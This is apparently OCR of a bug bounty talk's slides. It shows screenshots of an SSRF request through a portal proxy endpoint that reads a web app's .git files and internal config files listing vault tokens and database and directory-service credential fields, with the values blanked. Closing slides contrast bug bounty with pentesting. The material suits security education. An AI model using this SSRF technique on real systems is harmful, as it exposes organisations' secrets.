
Pretty Raw Hex Render


```
1  HTTP/1.1 200 OK
2  Cache-Control: private
3  Keep-Alive: timeout=5, max=100
4  Content-Length: 21
5  Last-Modified: Fri, 25 Mar 2022 15:23:18 GMT
6  Accept-Ranges: bytes
7  [redacted]
8  Vary: Origin
9  Date: Thu, 24 Apr 2025 09:16:55 GMT
10
11 ref: refs/heads/main
12
```

seems mean to dump repos of poorly constructed web applications via SSRF, but doing so would be cool as hell

- git has other things
- config
- gitignore


are these.. deployment
artifacts?


Send
Cancel
Request
Pretty
Raw
Hex
1 GET /portal/sharing/proxy?
HTTP/1.1
secret payload etc
bugcrowd: jum
Connection: keep-alive
look at this good stuff ->
Search
0 highlights
Response
Pretty
Raw
Hex
Render
boring stuff
58 vault_config.json
59 vault_token
Search
0 highlights


Request
Pretty
Raw
Hex
1 GET /portal/sharing/proxy?
a poor internal host
_config.json HTTP/1.1
2
3
4 bugcrowd: jum
5 Connection: keep-alive
6
7
Search
0 highlights
Response
Pretty
Raw
Hex
Render
23 "user":
24 },
25 "ad_service":{
26 "pass":
27 "user":
28
29
30 "auth_source":
31 "host":
that
sure is
a lot of
secrets
32 "pass"
33 "port"
34 "replica_set"
35 "user":"
36
37
38 "database":"",
39 "driver
40 "host":
41 "pass":
42 "port":"
43 "service":"
oh more secrets
oh no
pass
12/53 matches

Changes

Priority

P2 to P1

where I ended up

- quite a few bugs and bounties logged using these techniques
- some new ideas about where to look for fun things

different thinking for different purposes

- bug bounty is not pentesting
- similar technical skills, different mentality
- researching combines the best of both

questions?

- come chat afterwards!

thanks!

- Jacob Soo & team, Yappare, Haifei Li, Pete J, Tim G, Michael F, Adrian H, Tomais, and anyone I've missed
- hacking is a team sport!

Score:1 of 245 Sound:on



>GO OUTSIDE_

Blank page, for crimes.